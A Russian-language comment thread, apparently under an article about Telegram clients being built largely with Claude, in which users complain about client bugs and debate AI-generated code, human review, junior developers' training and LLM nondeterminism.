Комментарии 593

А это только для мака или для всех платформ? Потому что качество актуальных версий настолько плохое, что приходится сидеть на старых версиях
Скрытый текст

В чате другие разработчики ответили на этот вопрос. Говорят, что в iOS-клиенте полностью Claude всё делает. В Android-клиенте некоторые модули вайбкодят. В Telegram Desktop тоже вайбкодят много

Прям полностью всё делает? А разработчики чем занимаются?
Честно говоря не знаю, но в целом телеграм стал последнее время более тормознутым. Это чувствуется

Ухудшений не заметил, но и улучшений скорости работы как то тоже, что на macos, что на андроиде. Больше проблем вызывает работа хоть и собственного, но mtproxy для работы на стабильном гигабитном канале между впс и местом где я работаю, т.е. исключительно сетевая, нежели чем отзывчивость клиентов самих как таковых.
У меня на macOS проблемы с воспроизведением видео часто бывают. Окно с видео открывается и больше не закрывается или пропадает интерфейс для управления воспроизведением. А ещё бывает, что после закрытия видео исчезает курсор со всего рабочего стола. Помогает закрытие телеграма

А ещё окно воспроизведения появляется, звук идёт, а картинка застывает на первом кадре. А ещё у них контекстное меню лагает и фризиться на 10 ядерных машинах. В общем, не этим людям хвастаться своим слопом.

Моё любимое это когда на десктоп клиенте открываешь картинку, а вместо неё изображение как когда сдохла видеокарта. И при этом почему-то срабатывает оверлей nvidia app как будто игру запустил.

Это лечится отключением в настройках какого то там графического ускорения

Да. И это касается не только MacOS. На Linux то же самое было Х месяцев назад (сейчас не знаю, у меня выключена эта настройка). Фикс был такой же. Причем в отличие от MacOS, не просто плейбек давал описанное вами поведение, а вообще мгновенно падал весь клиент при попытке воспроизвести видео и/или войс.
Проблема была довольно долго и со временем ломалась всё сильнее. Сначала ГС, но только некоторые. Потом уже дошло до видео и стало достаточно невыносимо чтоб начать самому дебажить.
Я стал с опаской ставить новые версии тг последние 6-9 месяцев, не зная про "слоп/не слоп", а просто исходя из их фактической продуктовой готовности. Поломки стали регулярными а фиксы, как и раньше, идут те же 2-3 недели. Ощущение что разрабы сами их даже не замечают долго хотя поломки на видных местах, которые выдаст просто ручное использование клиента.

Samsung s22 Galaxy Ultra в последнее время в телеге при попытке открыть канал что бы прочитать новые сообщение тупо подвисает все на 3-5 секунд и только потом открывается...

Да ладно, баги с тормозами и откровенными факапами были у ТГ и до эры всеобщего вайбкодинга. Теперь смело можно валить на кривые руки...нейросетей)

Теперь смело можно валить на кривые руки...нейросетей)
У них лапки!

Теперь смело можно валить на кривые руки...нейросетей)
Тут ниже говорят про "лапки", но я думаю, что правильнее говорить " Щупальца".
кто наминусовал в карму, хотя бы поясните свои доводы?)

да были конечно, просто сейчас их прям как-то уж совсем много стало. У меня на андроид клиенте до недавнего апдейта были проблемы жора батареи, проблемы с видосами, сторизы контактов висели криво, не на одной линии и каждый кружочек был разного размера)) После ласт обновы вроде как стало лучше)

У меня старый телефон и тоже заметил кучу проблем.
На андроиде:
-проверенные лайки не исчезают (когда тык на сердечко)
- (почти тоже самое) лайки в коментах под новостями исчезают после клика потому что они из общего чата но показываются почему то
-долгое соединение и тут же потеря связи, потом быстрый конетк (мб виноват впн но с другим программами ничего такого нет)
-безбожные тормоза если перенести телегу на сд карточку (у меня топовая по чтению/записи)
-вместо превью файлов для вставки прозрачные окошки за которыми виден текст чата
-на виндовс окно на весь экран при просмотре медиа иногда себя ведет странно (то виснет окно, то открывается за пределами рабочего стола и тд)
-на виндовс клиент несколько раз крашился. Чаще всего когда одновременно запускаешь впн и телеграмм и в момент когда происходит подключение к сети.
Всего не вспомню.
А что мне действительно не хватает так это вставки сразу из избранного в любом месте ввода текста. Вообще не понимаю почему такой простой функции для избранного нет. Приходится выходить из обсуждения топика, выходить из папки, переходить в основную, заходить в избранное, найти нужное, сохранить себе в телефон, затем вернутся в нужную папку, в нужную новость, открыть ее и наконец то вставить мемчик в тему.


Где-то с месяц заметил, что система его начал иногда убивать по пережору памяти. Причем не в фоне, как обычно бывает с программами на Android, а на переднем плане. То есть интерфейс начинает заметно подлагивать, потом система его грохает.

Работают над поддержкой Secure chat в десктопной версии

Пьют раф на кокосовом молоке.

пинают ии целый день. ну как и все мы)

Ага "всё" что скажет сделать разработчик) У нас в проекте аж 100% пишет клод, только разрабов меньше не стало, и меньше за компом они тоже сидеть не стали. Просто 10% времени - это планирование фичи и 90% ревью нагенеренного кода

Скоро на собеседованиях будут давать нейрослопский код с просьбой отревьюшить, и вместо перекладываний jsonов теперь на работе надо будет за LLM код подчищать в основном.

теперь на работе надо будет за LLM код подчищать в основном.
. . . с помощью LLM

нейрослопский код с просьбой отревьюшить
У меня 80% времени уйдет на проверку корректности постановки задачи и чтения настроек прода. А если доказательств корректности не представленно (доменные правила, тесты), то проще самому написать.

Уже. У меня уже было интервью, где надо было кусок бэкенд кода отревьюить и небольшое фронтенд приложение. Конечно не говорили, что сгенерировано ИИ, но чуйка подсказывает, что это оно и было)
Я уже отклонил пару PR в библиотеку, которые явно были нейрослопные. Проблемы, которые они пытались решить, реально имели место быть, но решения были из серии «горит лампочка „мало бензина“ и раздражает? Давайте закрасим лампочку чёрной краской!»

В этот момент мне вспоминается хрестоматийная картинка

Просто 10% времени - это планирование фичи и 90% ревью нагенеренного кода
То есть вас не бьют по рукам за ручное ревью? Счастливые...
10% времени - это планирование фичи и 90% ревью нагенеренного кода
А надо наоборот: 7 раз отмерь, один отреж

Да и Майкрософте также. Разработчик только задачи иногда оформляет, обновляет скилы и следит, чтобы агенты в петлю не попали. По факту все пишут скилы под конкретные задачи или проекты. Код полностью рюпишут, ревьят, тестчт агенты.
Разработчик только задачи иногда оформляет
А все остальное время агенты сами себе задачи ставят.
По факту все пишут скилы
Хм.. какое-то неразумное использование человеческого ресурса..
ревьят, тестчт агенты
И в прод выкатывают сразу на автомате без проверки человеком.
На сколько я понял они задачи с доски берут сами, Возможно задачи тоже агенты ставят, но не все.
Точно заводят баги и их автоматом берут на исправление другие агенты.
Почему не разумное, правильно оформленный правила и скилы залог успеха.
Да, без проверки человеком. Потому что человек проверяет хуже, чем специализированный агент.
Потому что человек проверяет хуже, чем специализированный агент.
Когда человек неспециализированный
Да, без проверки человеком
Пруфы будут, что во всех подразделениях Майкрософт такой подход?
Даже если человек специализированный. ИИ держит гораздо более больший контекст и базу знаний. Если задачи не очень большие и хорошо разделены, то ИИ ИМХО делает лучше человека
Во всех нет. В Сербии точно. Коллега там работает. Причём уже год почти.
Бред сивой кобылы. Это огромные риски для продукта и на такое никто не пойдет. У Майкрософт достаточно ресурсов и нет недостатка в людях.
В смысле бред? Вы все еще думаете, что человек напишет код лучше? Ну ок. Я полагал, что все уже перешли на такую разработку, может только какое-нибудь ПО для функциональной безопасности еще человек делает и то, ревью точно уже делает ИИ. А всякие прикладные программы, я думаю руками уже никто вообще не пишет и даже не смотрит.

“ревью делает ИИ” и “Ревью делает только ии” это все-таки разница. Думаю что ИИ делает ревью везде, но кое где еще и человек. Так кажется надежнее.
Вы все еще думаете, что человек напишет код лучше?
Я думаю вайбанутый врядли лучше напишет.
и даже не смотрит
И даже не думает
я думаю
Ключевое

Большая часть мирового ИТ в корпорациях держится на рабочей силы с Индии. Включая упомянутый Майкрософт. Их выбирали и выбирают не за высокие навыки написание программного кода, а потому что они готовы работать за копейки (хоть это и менялось последние 5 лет). Большинство этих программистов пишут код не сильно лучше LLM. Раньше на 10 таких программистов было пару сеньеров (которые все проверяли, занимались архитектурой и т.п.), теперь можно оставить пару сеньеров, а этих 10-ых заменить LLM.
Вайбанутых, насколько я понял там и нет, там вообще только агенты. Вот и CTO говорит, что всех заменит https://www.fanaticalfuturist.com/2025/05/microsoft-cto-says-95pc-of-the-companys-code-will-be-ai-generated-by-2030/ а вот девелопер жалуется https://www.techradar.com/pro/microsoft-engineer-claims-typing-code-is-absolutely-over-with-ai-and-github-copilot-set-to-transform-coding-as-we-know-it

Вы все еще думаете, что человек напишет код лучше?
Конечно. ИИ херню пишет. Легаси и лапша с 0 секунды. Спасает только то, что этот же легаси ИИшка прекрасно читает, понимает и переписывает в другое легаси, когда надо.
Но качество кода никогда и не нужно было бизнесу. Бизнесу нужны продажи, TTM, и деньги.
А будут деньги - перепишем любой говнокод или купим конкурента. Так всегда было. И качество программистов, которых обожает бизнес, тоже всегда было соотвествующим. Ну и LLM-ка со своим легаси с 0 секунды прекраснейше в этот бизнес вписывается.
Просто вы еще находитесь на стадии непринятия. Скоро пройдет.

Я до сих пор нахожусь на стадии непринятия NFT. А вы? Ещё помните NFT?
А вы помнимте как интернет рождался, я вот помню - тоже никто не думал, что в облаках будем данные хранить, типа это же не безопасно, это же....? Вы сейчас один пример идеи, которая не взлетела дали и пытаетесь натянуть это на все кейзы. Это так не работает.

тоже никто не думал, что в облаках будем данные хранить
Я до сих пор многие, включая меня, этого не делают. И не будут делать.
«Руководители делятся на два вида: кто хранит данные в облаках, и кто больше не хранит, потому как хранить уже нечего»

А что не так с NFT? Нормальный стандарт для своих задач. Активно используются обеспеченные активами NFT в протоколах типа UniV3/UniV4 и так далее. RWA тоже по стандарту ERC721 делают.

Плохие аналогии подобны котёнку с дверцей.

Иронично это читать, когда спустя пару дней майкрософт посылает ещё четверть штата на мороз, так как нейросети просто сделали их работу не очень нужной
Пруфы будут, что во всех подразделениях Майкрософт такой подход?
«Верьте мне, инфа 100%!» ©

Я до сих пор не увидел идею на четверть милларда долларов в год минимум. В виде идеальной, быстрой замены Gboard с автозаменой Т9. Оформите?
Ничего не понятно, вы ушли в сторону, и мыслите категориями ошибки выжившего: много идей, которые не получились. Но есть и те, что воплотились. ИИ - мне кажестя та - которая воплотилась. Возможно станет дороже, не такой доступной, как сейчас, но точно это как Интернет на стадии, когда он только зарождался.
Дело в том, что я прекрасно понимаю что такое ии в реальности. Это колоссальный граф с весами. Всё, как его не обучай, всё, что он может - это обращаться к прошлому. Никаких новых идей там нет и не будет. Мыслить это не может. В том же самом скрыта причина того, что разработчики графа при проверке на безопасность одного сайта цепляют тысячи других. И все заявления о его крутости - маркетинг. Я вам дал реальную задачу, которая принесёт МИЛЛИАРДЫ, если вы её осуществите идеально. Вы мне дали отписку вашей слабенькой нейросети.
Это понятно, что нет. Но труд программиста - это на 90% не рождение идей. Идеи, да инженеры придумывают, требования пишут для идей, а дальше конвеер из программистов их реализовывает. Да для нового, вот эти 10% нужны. А в целом, писать инфраструктурный код, драйвер, UI там не нужно ничего нового, там нужна спецификация, дизайн и рутинная работа. Вот это и легко заменяется и майкрософт это понимает прекрасно.
Я отписку от нейросети не давал. Вот видите, вы даже меня не можете от нейросети отличить.
Я смотрю в последнее время с новыми обновлениями Windows овердохрена скомпиленых в Debug dll и exe стало, Release все меньше и меньше.

И в прод выкатывают сразу на автомате без проверки человеком.
А зачем? Юзвери затестят же. Уже сколько лет так (где-то с появления 8-ки, наверное).
Разработчик только задачи иногда оформляет, обновляет скилы и следит, чтобы агенты в петлю не попали. По факту все пишут скилы под конкретные задачи или проекты. Код полностью рюпишут, ревьят, тестчт агенты
Еврей на рынке продает вареные яйца.
– Хаим, почем ты продаешь вареные яйца?
– По десять рублей.
– А покупаешь?
– По десять.
– Так зачем тебе все это надо?
– Во-первых, я при деле, а во-вторых, кушаю бульон.

Как минимум несут ответственность за то, что навайбкодили. В идеале ещё отсматривают код, который пишет ИИ, принимают решения по архитектуре кода, и оптимизируют взаимодействие с ИИ.

В смысле чем? Всем тем же самым, глобально работа никак не изменилась, только код теперь не синтаксисом языка пишут, а промптами

уже какое-то время попадаются сообщения в каналах, с которыми даже 12.6.х не справляется, и требуется минимум 12.10.х для того чтобы видеть само сообщение, а не заглушку «обновите свой клиент телеги, иначе мы это сообщение тебе не покажем»

Нормальные новые версии

Один простой вопрос: если код пишется с помощью ИИ, то почему мы не видим увеличения количества фич за тот же период, когда код писался людьми?
Балабольство чувствую я.

почему мы не видим увеличения количества фич за тот же период
А я вижу, все продукты которыми я пользуюсь спамят ченджелоги на несколько страниц, каждые 1-2 недели. Речь конечно про технические IT-продукты и новые техно-демки сгенерированные агентами.
Фичей и изменений на столько много, что я их уже просто отключаю или игнорирую.
Одновременно с тем, что все вокруг добавляют фичи, я отдельно с роем агентов для себя, запилил уже замену почти всему платному софту, которым я пользовался (больше не нужны - ни idea, ни photoshop, ни figma, ни я.музыка, ни облачные диски, ничего не нужно. Остались только самописные аналоги, claude code, оплаченные vps, оплаченные домены - всё). А когда локальное железо станет чуть моощнее, весь локальный софт тоже станет не нужен, останется один агент и голосовое управление к нему.
Резюмируя ответ на ваш вопрос. Фичи выходят и в огромных кол-вах, просто нужно 24/7 листать интернет и форумы, чтобы увидеть кол-во того что сейчас генерят. Большинство софта и фичей, что сейчас генерят - локальные и останутся локальными на компьютерах авторов. Если выложить в открытый доступ, по крайней мере часть локального софта, то гитхаб или другие хостинг платформы просто взорвутся от изобилия однотипных ни кому не нужных приложений. Часть софта и фичей - это внутренности компаний, которые также никуда не открывают. Остается публичный софт, фичи которого выкатывается в более медленном темпе, по очевидным причинам, нужно сначала оттестировать и обкатать.

Я охотно верю, что Майк пишет код исключительно через нейросети, и разучился не только писать на языках программирования, но и на более-менее грамотном английском.
По ходу мы на всех парах идем к "Планете обезьян". В оригинальном произведение от Пьера Буля люди внезапно получили в распоряжение слуг, не блещущих умом, и способных подражать, но отупели сами. Майк прям воплощает это произведение в жизнь.

С начала весны, я не пишу код руками, смысл ИИ это делает все самое нудное за меня, я совместно с ИИ делаю исследование задачи, описываю реализацию, делаю ревью. Сейчас, в моем понимании планета обезьян - это не видеть/понимать то что ИИ пишет код быстро и качественно, а "если ты шаришь - эффект еще круче" (c) Области Тьмы -> то твои знания + ИИ это новый уровень.
Тот факт, что, кто-то закидывает код в прод без проверки, полностью полагаясь на ИИ -> с кривым ТЗ/промптом, это проблема человека а не качества ИИ.
Если в 2025 у меня были сомнения - потому что, из-за ошибок, проверять нужно было часто дольше чем писать самому, сейчас на opus5.5/sol 6.1 - код близок к идеалу.
На минуточку я уже 15 лет пишу back-end на java и др. языках, в проектах как минимум не самых тривиальных.

Как научиться шарить, если не писать руками?
Скорее пока вывозит на опыте до ИИшной эпохе... что будет когда этот кредит расстратится
Сеньоры ладно, как нибудь на старых мозгах доживут свой век.
Вот джунам как быть? Только грызть гранит науки, иначе действительно менеджер от кодера ничем не будет отличаться, если им обоим выдать доступ к шайтан-машине.

Как по мне, то в таком случае, лучше всего быть QA, потому что у него намётан глаз на проблемы и ошибки, как их искать и выявлять, поэтому он против и проверки он будет писать соответствующие, плохой код без тестов и ручных проверок тоже отдавать не будет. За остальных разработчиков не скажу, тут как повезёт (работодателю). Но в моём понимании это должен быть опытный QA без или с малым опытом в кодинге.

В QA всё то же самое: “Напиши какие сценарии задеты”, " Создай план тестирования по шагам", “Проверь что изменения покрыты тестами”… А у самых отчаянных и ручные проверки делает ИИшка (через то же CDP MCP).

Спрашивать ИИ как писать то-то и объяснять всё.

Нам на заводе они тоже не нужны, пусть идут куда-то еще.
Это вы говорите так первые 10лет. А потом окажется что все сеньоры выгорели и ушли на пасеку, а новых не из кого лепить. Уже обсуждали здесь. Вот тогда джуны и понадобятся
Найдите профессию, где недопустимы джуны и гляньте, как там выкручиваются. Всякие пилоты/нейрохирурги и другие ребята, от движения пальца которых много чего зависит.
У пилотов и нейрохирургов объекты, с которыми они работают, не изменяются так часто, как у программистов.
Нууууу....
И ведь бэкап не сделаешь!

Да точно так же, просто их называют не джунами, а стажёрами и ординаторами соответственно.

Мне, как сеньеру со старыми мозгами, хочется дать один совет. Ешь корм своей собаки. LLM вам сделает любой код. Лучше чем вы, и чем я.
Возьмите в привычку и сделайте ее приятной обязанностью. Каждый день в начале дня используйте свой продукт, как пользователь. Заполняйте форму. Формируйте отчеты. Если ваша ответственность это бэкэнд без UI - зарегистирируйтесь как пользователь и вводите, меняйте и сохраняйте данные.
В первые дни вы возненавидите то, что вы сделали, и поймете, что это кошмар. Просите LLM исправить.
Код не важен. Архитектура, паттерны, связанность и покрытие тестами - это ритуалы. Делайте продукт, а не код.

имхо, теперь нет грани между джуном и мидлом. теперь есть сеньор и оператор_чат_гпт
ну и а айтишку теперь идти смысла нет от слова совсем...
Во время учёбы - таки писать. Сначала просто руками, потом параллельно с нейронкой. Отдельно потратить время на обучение проверкам написанного - чтобы знать, куда смотреть.
Но это будет именно учёбой, кабинетной, со специально подготовленными учебными же задачами - а не наработкой навыков на практике, как многие из нас привыкли.
Мне всегда казалось что чтобы знать куда смотреть надо сначала набить шишек на типовых ошибках.
Лично мне более закономерным кажется подход когда ИИ на ревью учебного проекта где код пишется руками. С подробным разрабом ошибок. И постепенно переходить к разбору чужого кода.
Скажу крамолу, если писать руками с нейронкой на ревью, если за кодовой базой следят, никто разницы не заметит. Если тупо конвейер, то да, смысла нет. Но там и джун не нужен как правило.
Я честно не знаю, что лучше для обучения. Скорее всего, и то, и то нужно, вопрос в пропорциях. И те, на самом деле, будут зависеть от того, как у кого голова варит - не в смысле умный/дурак, а в смысле подходов в мышлении.
Но в любом случае, я уверен, что задача сохранения экспертизы при наличии легкодоступных и уже неплохо пишущих код нейронок решаема, было б желание.

Вы также пишите руками, только код теперь - это обычный человеческий язык. Также как когда-то стали писать на C вместо ассемблера.
Да, есть вопросы к детерменированности результата, но они тоже решаемые.

И как они решаемы надёжно, стабильно, и безопасно?
Если вы ожидаете ответ, что можно добиться, чтобы на промпт "сделай лендинг" выдавал всегда одинаковый результат, то очевидно так не будет.
Вы можете миллион раз спросить разные llm сколько будет дважды два. Ответ будет детерминированным или нет?
Бывают задачки на собеседовании, когда показывают код и спрашивают, какой будет результат, и разные кандидаты отвечают по разному. Т. е. разработчик может писать код представляя одно поведение кода, а оно будет другим. Как вы боритесь с такой недетерминированностью в реальном проекте?

Как вы боритесь с такой недетерминированностью в реальном проекте?
Мясным "контекстом" эквивалентным искусственному размером в многие гигабайты (десятки?), заполненным годами опыта, в т.ч. на предыдущих работах, затем на текущей, изучением устройства текущего, соседних и предыдущих проектов, усвоением предметной области и визуальным наблюдением аналогичных и сопутствующих продуктов, устным общением и обсуждением с коллегами и начальством, совместным рисованием диаграмм на досках, запоминанием правок на кодревью, запоминанием истории проекта по мере решения задач и причин важных внесенных изменений, запоминанием корпоративного кодстайлгайда, регулярным заглядыванием в документации, усвоением чужих решений и советов на просьбу о помощи, нарабатыванием привычек, и т.д. и т.п. И вот через сколько-то месяцев получается специалист, который пишет код очень похожий на тот, что уже используется в проекте, и с визуальным стилем идентичным уже используемому.
И это только один из аспектов. Мясной разработчик зачастую может вообще опираясь на сложившийся опыт, содержимое проекта и иногда даже эмоциональное состояние постановщика задачи, убедить того, что это не нужно, или должно решаться по другому, а не слепо следовать любым инструкциям независимо от их содержания.
Причем на крупном проекте таких разработчиков обычно много, и у каждого есть своя специализация и зоны ответственности, потому что вот прям все сразу знать и помнить очень сложно.
Вы можете миллион раз спросить разные llm сколько будет дважды два. Ответ будет детерминированным или нет?
Иногда ответ будет "ты дебил, да?"
Вы также пишите руками, только код теперь - это обычный человеческий язык. Также как когда-то стали писать на C вместо ассемблера.
Я понимаю, конечно, что антропики этого не рассказывают, но, ВНЕЗАПНО, и C, и ассемблер были языками детерминированными.
и C, и ассемблер были языками детерминированными
Вы последнее предложение моего комментария внимательно прочитали? Там об этом и сказано. В чем для вас оказалась внезапность)
Можете пописать на Malbolge, он тоже недетерминированный, насколько я знаю, все как вы любите

Вы не понимаете.
Си, Ассемблер, впрочем любой язык программирования - это детерминированный язык.
То есть, если ты написал функцию которая неверно вычисляет факториал - либо ты увидишь неверный результат, либо код вылетит, и ты его исправишь, и всё ок будет.
А вот ИИ за место ЯП - это вообще капец. Во первых код с ошибками - даже если детерминировано, то с ошибками, но ладно бы ошибки были просто на глазу - деление на 0, к примеру. Так они же зарыты в самом-самом не ожидаемом и очень сложном месте.
Вроде сразу в комментарии указал:
Да, есть вопросы к детерменированности результата, но они тоже решаемые
Почему половина прочитавших видят только буквы, а не пытаются понять мысли, которые этими буквами пытаются донести...
На часть ваших вопросов ответил уже в комменте здесь:
Почему половина прочитавших видят только буквы, а не пытаются понять мысли, которые этими буквами пытаются донести...
Потому что у Вас буквами написано, условно говоря, «долететь до Альфы Центавра совершенно не проблема», а когда у Вас спрашивают «ну и как именно Вы предлагаете это сделать», Вы уходите от ответа.
Ну, ладно, я прочитал (я и когда писал прочитал, но для вас прочитал ещё раз).
Тогда, ответьте, как вы решаете решать проблему недетерминированности.
Чтобы меня опять закидали тапками? Ну ок ))
Пусть мы говорим про создание сложного программного продукта, в котором участвуют несколько разработчиков. Часть кода для интеграции с вашей компонентой вам должен написать коллега, а задачу ему ставите вы, на родном языке. И проблемы с интеграцией потом решаете тоже на родном языке. На сколько для вас принципиально как написано решение коллеги, если оно работает так как вам надо, а если найден баг то коллега сразу его устраняет?
Впорос сводится не к "может ли ИИ полностью забрать написание кода на себя", а как сделать, чтобы код разрабатываемый ИИ агентом работал так как надо вам, как в примере выше с коллегой. Будет это код коллеги стажера, или коллеги сеньора, влияет только на процесс разработки, что когда и как ревьюить и тестировать.
Как пример, вот видео работы алгоритма компьютерного зрения, результат которого думаю смогут повторить не так много специалистов, хоть с LLM хоть без (там на всех видео работает один универсальный алгоритм) https://youtu.be/8wMZgFRSSM8
Я не писал ни строчки и не отсматривал в нем код. Но знаю как устроено решение, какие идеи в него заложены, где оно будет работать, а где нет, и как его дорабатывать если потребуется. И полностью уверен в его стабильности и надежности.
Процесс по которому работаю - локальная вики и доска канбан в obsidian и набор правил как брать в работу задачи и как по ним отчитываться + правила для ролей и несколько нюансов как работать с документами, чтобы не плодить из бесконечно и не разводить хаос. Очень кратко показан здесь https://youtu.be/NFrCtpjaaVs
Работает стабильно со времен Sonnet 4.5. Разработанное ПО используются там, куда не подключишься через интернет агентом, чтобы провести диагностику. Все предусмотрено для быстрой и эффективной диагностики без ИИ.
На несколько сложных инженерных проектов + участие в хакатонах и пет проекты хватает минимальной подписки антропик и, для резерва, подписки на китайцев (тоже $20). Никаких роев агентов и других нейрослоп генераторов.
Окей.
Выглядит интересно.
Тогда, надо дорабатывать. Посмотрим, будет ли у нас такой же коллега в будущем (ну или у кого-то)...
(там на всех видео работает один универсальный алгоритм)
Знаете, Вам реально надо у окулиста провериться. На Вашей «практически стационарной картинке» (© Вы) я немедленно увидел всех пешеходов — а зрение у меня не самое лучшее: немолодой я уже.

Угу. Я не шарил, то есть шарил на уровне типичного линуксоида-энтузиаста, то ли в конце 2024 года, то ли в начале 2025. И в общих чертах нечто довольно обычное мне Claude с 10 так пинков написало, причем в чате без обвязок. Просто чтобы быть уверенным в процессе, нужно сначала хотя бы раз написать такой же или эквивалентный проект самому. Иначе непонятно, что оно там вообще творит.
И я понимаю, в чем смысл сетапов с 4-5 разными моделями, графом проверок и разделением зон ответственности, и CI/CD пайплайном только для них, ...
Я только не понимаю, кто вообще пишет такие гуглохромы, чтобы им это было нужно. Зачем столько кода генерировать? Зачем больше кода вообще? Кажется, что построить планетарный коммунизм можно меньшим количеством кода.
Проекты однорыльные или даже компанейские, которые я могу представить, реальные для большинства людей, можно примерно так же ускорить применением удобного языка типа Python или TCL вместо Java или C++, потому что запас серьезности и надежности от использования последних большинству не нужен вообще. Ну и еще иногда прикольно видеть нечто на джаве, где после нештатной ситуации с выкинутым исключением проектище просто продолжает работать в хз каком состоянии, как в тикле с catch {} на все без проверок, спрашивается, зачем тогда вообще на "серьезных" языках и с "серьезным" инструментарием что-то делать? Тогда уже лучше удобно, мне жаль разрабов, они пашут, стараются, морально истончаются.
Короче, кмк мир не туда пошел. Надо было в языки высокого уровня (уровня TCL или Python или Racket, ну хухтон и популярен) с, допустим, широким применением ML и нечеткой логики и удобным параллелизмом.
Но и там, куда пошли, в первый раз нужно пройти каждый путь руками.
Это выглядит не как эволюция инструментов, а как война ботов, если честно. Кто более убедительно нагенерит больше сложности. И оно в чем-то так и есть, если объект соревнования - всякий венчурный капитал и люди, привыкшие, что в ИТ обязательно будет рост, и кидающие в направлении всяких там модных стартапов деньги.
И когда вся новая коммуникация между людьми идет через новые платформы и так далее, то рост чем-то все еще обоснован, но этому есть предел.
Ну потому что должна быть какая-то базовая причина востребованности тысячи сайтиков и сервисов как под копирку и людей, которые их делают дороже, чем повар варит плов.
Короче, вангую, что когда венчурный капитал перейдет своей любовью, скажем, на ОБЧР (или НЛЗР - небольшие летающие злое... роботы) или на компании по сбору данных (да в общем уже слегка того), мы можем обнаружить, что столько кода генерировать не нужно. Может быть, даже писать его столько не нужно.
Вопрос не к моему комментарию - я написал сугубо про свой личный опыт использования. Посмотрим что покажет практика использования ИИ. Нужно понимать что если без написания кода вручную окажется не возможным понимать и управлять тем то что делает ИИ - будут писать код в ручную в необходимом объем что бы научиться, требования формирует реальность а не наше желания как должно быть.
Тут еще нужно понимать следующее, современные ЯП через чур избыточны, их можно радикально упростить, что позволит новичкам быстрее разбираться.
Что не заменяет ИИ это логическое мышление и понимание системы - нужно в начале сформулировать задание, а после его проверить на всех этапах включая финальный, т.е. новым разработчикам придется в любом случае продумывать логику системы а это ключевое и самое сложное, проверить что код соответствует заданной логике менее сложная. Моя практика с фронтиром Opus 5.5 - показывает что он очень точно следует инструкциям, модели будут усовершенствоваться и по логически верному тексту будут строить код который точно соответствует этому тексту.
С начала весны, я не пишу код руками, смысл ИИ это делает все самое нудное за меня
Правильно писать:
С начала весны я не пишу код руками. А смысл? ИИ делает все самое нудное за меня.
Как говорится "Мы видим, что ты не пишешь руками уже давно".

После "говорится" нужна запятая.

Не запятая, а двоеточие.

благодаря пропущенной запятой мы можем увидеть, что возможно комментарий писал живой человек.
пока что можем увидеть.
То же самое можно сказать и в защиту Майка. С хрена ли придираться к правописанию?

аможнописатьибезпробеловипунктуациивообщевотдревниегрекииримлянеетакписализначитимытожеможемсправитьсятаксчегобыэтовдругнамприспичилописатьспробеламиеслихочетсябезних /s

у меня аутизм? прочитал этот текст быстро
По рзелульаттам илссеовадний одонго анлигйсокго унвиертисета, не иеемт занчнеия, в кокам пряокде рсапожолены бкувы в солве. Галвоне, чотбы преавя и пслоендяя бквуы блыи на мсете. Осатьлыне бкувы мгоут селдовтаь в плоонм бсепордяке, вёс рвано ткест чтаитсея без побрелм. Пичрионй эгото ялвятеся то, что мы чиатем не кдаужю бкуву по отдльенотси, а все солво цликеом.
Автор этого текста схитрил — каждая буква в слове смещена максимум на 1-2 позиции относительно исходной. Елси патлерсяветь их в нетясщаом бякросдепе, магия пареодпат.
